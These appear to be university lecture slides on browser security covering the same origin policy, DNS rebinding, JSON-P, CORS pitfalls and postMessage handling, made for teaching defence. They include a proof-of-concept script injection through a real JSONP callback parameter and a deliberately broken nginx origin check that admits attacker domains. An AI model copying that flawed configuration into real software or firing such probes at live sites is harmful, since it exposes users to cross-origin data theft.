

**License**

<https://creativecommons.org/licenses/by-nc-sa/2.0/>



# Web Security: Part II

Leonardo Querzoni

querzoni@diag.uniroma1.it

Sapienza University of Rome

# Credits

These slides have been designed by Emilio Coppa ([coppa@luiss.it](mailto:coppa@luiss.it), Luiss University) on the basis of teaching material originally created by:

- Marco Squarcina ([marco.squarcina@tuwien.ac.at](mailto:marco.squarcina@tuwien.ac.at)), S&P Group, TU WIEN
- Mauro Tempesta ([mauro.tempesta@tuwien.ac.at](mailto:mauro.tempesta@tuwien.ac.at)), S&P Group, TU WIEN
- Fabrizio D'Amore ([damore@diag.uniroma1.it](mailto:damore@diag.uniroma1.it)), Sapienza University of Rome

# OS vs. Browser Analogies

## Operating System

- **Primitives**
  - System calls
  - Processes
  - Disk
- **Principals: Users**
  - Discretionary access control
- **Vulnerabilities**
  - Buffer overflows
  - ...


## Web Browser

- **Primitives**
  - DOM, Web APIs
  - Frames
  - Cookies and local storage
- **Principals: Origins**
  - Mandatory access control
- **Vulnerabilities**
  - Cross-site scripting (XSS)
  - ...

# Javascript and Same Origin Policy (SOP)

# Browser: Basic Execution Model

- Each browser window/tab/frame:
  - **Loads content**
  - **Renders pages**
    - Processes HTML, stylesheets and scripts to display the page
    - May involve fetching additional resources / pages like images, frames, etc.
  - **Reacts to events (via JavaScript)**
    - User actions: `OnClick`, `OnMouseover`, ...
    - Rendering: `OnLoad`, `OnUnload`, ...
    - Timing: `setTimeout`, `clearTimeout`, ...



# JavaScript in Web Pages

- Scripts can be embedded in a page in multiple ways:

- Inlined in the page:

```
<script>alert("Hello World!");</script>
```

- Stored in external files:

```
<script type="text/javascript" src="foo.js"></script>
```

- Specified as event handlers:

```
<a href="http://www.bar.com" onmouseover="alert('hi');">
```

- Pseudo-URLs in links:


```
<a href="javascript:alert('You clicked');">Click me</a>
```

# DOM and BOM [recap]

JavaScript can interact with the HTML page and the browser through the DOM and the BOM.


## ► Browser Object Model (BOM)

- Browser-specific Web APIs
- Elements are:  
Window, Frames, History,  
Location, Navigator (browser type &  
version), ...
- For example for Firefox: [\[API\]](#)



# DOM and BOM [recap]

- **Document Object Model (DOM)**
  - Living Standard by WHATWG/W3C  
<https://dom.spec.whatwg.org>
  - Object-oriented representation of the page structure
  - Properties: document.forms, document.links, ...
  - Methods: document.createElement, document.getElementsByTagName, ...
  - By interacting with the DOM, scripts can **read** and **modify** the contents of the webpage





# Reading Properties with JavaScript [recap]

- ▶ Consider the following snippet of HTML code:

```
<UL id="t1">  
  <LI>Item 1</LI>  
</UL>
```

- ▶ JavaScript provides many methods to access the various properties of the corresponding DOM tree:

```
document.getElementById('t1').nodeName  
  // -> returns 'UL'  
document.getElementById('t1').getAttribute('id')  
  // -> returns 't1'  
document.getElementById('t1').innerHTML  
  // -> returns '<li>Item 1</li>'  
document.getElementById('t1').children[0].nodeName  
  // -> returns 'LI'  
document.getElementById('t1').children[0].innerText  
  // -> returns 'Item 1'
```

# Page Manipulation with JavaScript [recap]

- ▶ JavaScript can dynamically modify the DOM, e.g., to add a new item to the list:

```
let list = document.getElementById('t1');  
let item = document.createElement('LI');  
item.innerText = 'Item 2';  
list.appendChild(item);
```


- ▶ Or to add an event handler to the items in the list:

```
let list = document.getElementById('t1');  
list.addEventListener('click', (event) => {  
  alert(`Clicked: ${event.target.innerText}`);  
});
```

# Browser Sandbox

**Goal:** safely execute JavaScript code provided by a remote website by enforcing isolation from resources provided by other websites

- No direct file access
- Limited access to
  - OS
  - network
  - browser data
  - content that came from other websites



# Same Origin Policy (SOP)

- › SOP is the **baseline security policy** implemented by web browsers
- › An **origin** is defined as the triplet (**protocol, domain, port**)
- › **Scripts** running on a page hosted at a certain origin can **access only** resources from the **same origin**:
  - access (read / write) to DOM of other frames
  - access (read / write) to the cookie jar (different concept of origin, we will see it later) and local/session storage
  - access (read) to the body of a network response
- › Some aspects are not subject to SOP:
  - inclusion of resources (images, scripts, ...) → See later CSP
  - form submission
  - sending requests (e.g., via the fetch API) } → See later CSRF

# Examples

**Sample URL:** `https://example.com/index.htm`

URL	Same origin?	Reason
<code>https://example.com/profile.htm</code>	Yes	Only the path differs
<code>http://example.com/index.htm</code>	No	Different protocol
<code>https://shop.example.com/index.html</code>	No	Different hostname
<code>https://example.com:456/index.htm</code>	No	Different port (default HTTPS port is 443)

# SOP is hard!

USENIX Security 2017


Same-Origin Policy: Evaluation in Modern Browsers

Jörg Schwenk, Marcus Niemietz, and Christian Mainka  
Horst Görtz Institute for IT Security, Chair for Network and Data Security  
Ruhr-University Bochum

- Despite being a fundamental web security mechanism, **there is no formal definition of SOP!**
- Full policy of current browsers is complex
  - Evolved via “penetrate-and-patch”
  - Different features evolved in **slightly different policies**
  - A recent study evaluated 10 different browsers and discovered **that browsers behave differently** in 23% of the tests (focus only on DOM access)


# DNS Rebinding

- 12 years-old attack that **sidesteps the SOP by abusing DNS**
- Can be used to **breach a private network** by causing the victim's browser to access computers at private IP addresses and leak the results to unauthorized parties



# DNS Rebinding (2)

- 12 years-old attack that **sidesteps the SOP by abusing DNS**
- Can be used to **breach a private network** by causing the victim's browser to access computers at private IP addresses and leak the results to unauthorized parties






# Mitigations against DNS Rebinding

- **DNS Pinning**
  - Browsers could lock the IP address to the value received in the first DNS response
  - Compatibility issue with some dynamic DNS uses, load balancing, etc.
- Web servers can **reject** HTTP requests with an **unrecognized Host headers**
  - **Default catchall virtual hosts** in the web server configuration should be avoided

# JSON with Padding (JSON-P)

# JSON with Padding (JSON-P)

- Sometimes cross-origin read is desired...
- Developers came up with **JSON-P**, a ~~hack~~ technique exploiting the fact that **script inclusion is not subject to the SOP**



# There are several JSON-P endpoints in the wild...

**Example:** <https://accounts.google.com/o/oauth2/revoke?callback=>

The screenshot shows a browser window with the address bar displaying `accounts.google.com/o/oauth2/revoke?callback=alert(1)`. The page content is mostly obscured by a red alert box and a grey confirmation dialog. The alert box contains the following JSONP response:

```
// API callback
alert(1){
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(1)'; only
number, '-', '$', '.', '[', and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
};
```

The grey dialog box, titled "accounts.google.com says", displays the number "1" and has an "OK" button.

The browser's developer console is open, showing the same JSONP response as a single issue.

# Issues with JSON-P


- Only **GET** requests can be performed
- Endpoint could validate **Referer** but this may be forged or missing
- Requires **complete trust** of the third-party host
  - The third-party is **allowed to execute scripts** within the importing page
  - The importing origin **cannot perform any validation** of the included script
- JSON-P should not be used anymore!

**We need a better solution...**

# Cross-Origin Resource Sharing (CORS)

# Relaxing the SOP

- › Sometimes it is desirable to allow JavaScript to access the content of cross-site resources
- › **Cross-Origin Resource Sharing (CORS)** provides a controlled way to relax the SOP
- › JavaScript can access the response content if the Origin header in the request matches the Access-Control-Allow-Origin header in the response (or the latter has value \*)



Since the server whitelisted `http://example.com`, the browser allows the script to access the contents of the response


# CORS with Simple Requests



Since the server whitelisted `http://a.com`, the browser allows the script to access the contents of the response




# CORS with Credentials



**When credentials (cookies, TLS certificates, BasicAuth) are sent, the Access-Control-Allow-Credentials header must be provided and set to true**

# CORS with Non-Simple Requests

The server whitelisted `http://a.com` and allows the usage of the PUT method: the browser can perform the actual request



The server must whitelist the origin also in the actual request to make the response content available to the script

# CORS Headers

- Request headers (used in pre-flight request):
  - Access-Control-Request-Method: the [HTTP method](#) that will be used in the actual request
  - Access-Control-Request-Headers: list of [custom HTTP headers](#) that will be sent in the actual request
- Response headers:
  - Access-Control-Allow-Origin: used to [whitelist origins](#), allowed values are null, \* or an origin (value \* **cannot** be used if Access-Control-Allow-Credentials is specified)
  - Access-Control-Allow-Methods: list of allowed [HTTP methods](#)
  - Access-Control-Allow-Headers: list of custom [HTTP headers](#) allowed
  - Access-Control-Expose-Headers: list of response [HTTP headers](#) that will be available to JS
  - Access-Control-Allow-Credentials: used when the request includes client [credentials](#)
  - Access-Control-Max-Age: used for [caching](#) pre-flight requests

# Pitfalls in CORS Configurations

- Two different CORS specifications existed until recently:
  - **W3C:** allows a [list of origins](#) in Access-Control-Allow-Origin
  - **Fetch API:** allows a [single origin](#) in Access-Control-Allow-Origin
  - Browsers implement CORS from the [Fetch API](#) (and the W3C one is now deprecated)
- Browsers implementations complicate CORS configuration:
  - Server-side applications need [custom code](#) to validate allowed origins rather than just providing a static header with all the whitelisted origins

# Pitfall #1 - Broken Origin Validation

- Snippet of nginx configuration setting the CORS header:

```
if ($http_origin ~ "http://(example.com|foo.com)") {  
    add_header "Access-Control-Allow-Origin" $http_origin;  
}
```

- Allowed origins:
  - <http://example.com>
  - <http://foo.com>
  - <http://example.com.evil.com>


## Pitfall #2 - The null origin

- The Access-Control-Allow-Origin header may specify the null value
- Browsers may send the Origin header with a null value in particular conditions:
  - Cross-site redirects
  - Requests using the file: protocol
  - Sandboxed cross-origin requests
- An attacker can **forge** requests with the null Origin header by performing cross-origin requests from a **sandboxed iframe**

# Client-side Messaging

# Client-Side Messaging via postMessage

- ▶ **postMessage** is a web API that enables **cross-origin message exchanges** between windows (e.g., embedded frame with embedder frame)





# Validating Incoming Messages

- ▶ Message handlers should **validate** the origin field of incoming messages in order to communicate only with the desired origins
- ▶ Failures to do so may result in security vulnerabilities, e.g., when the received message is **evaluated as a script** or **unsafely embedded** into a page
- ▶ A recent study found **377 vulnerable message handlers** on the top 100k sites
  - Some of these **lacked** origin checking, others were implementing it in the **wrong way** (e.g., substring match)

## PMForce: Systematically Analyzing postMessage Handlers at Scale


Marius Steffens and Ben Stock  
CISPA Helmholtz Center for Information Security

ACM CCS 2020

# Cookies

See this document for an [example](#)

[\[Source\]](#)



# Cookies



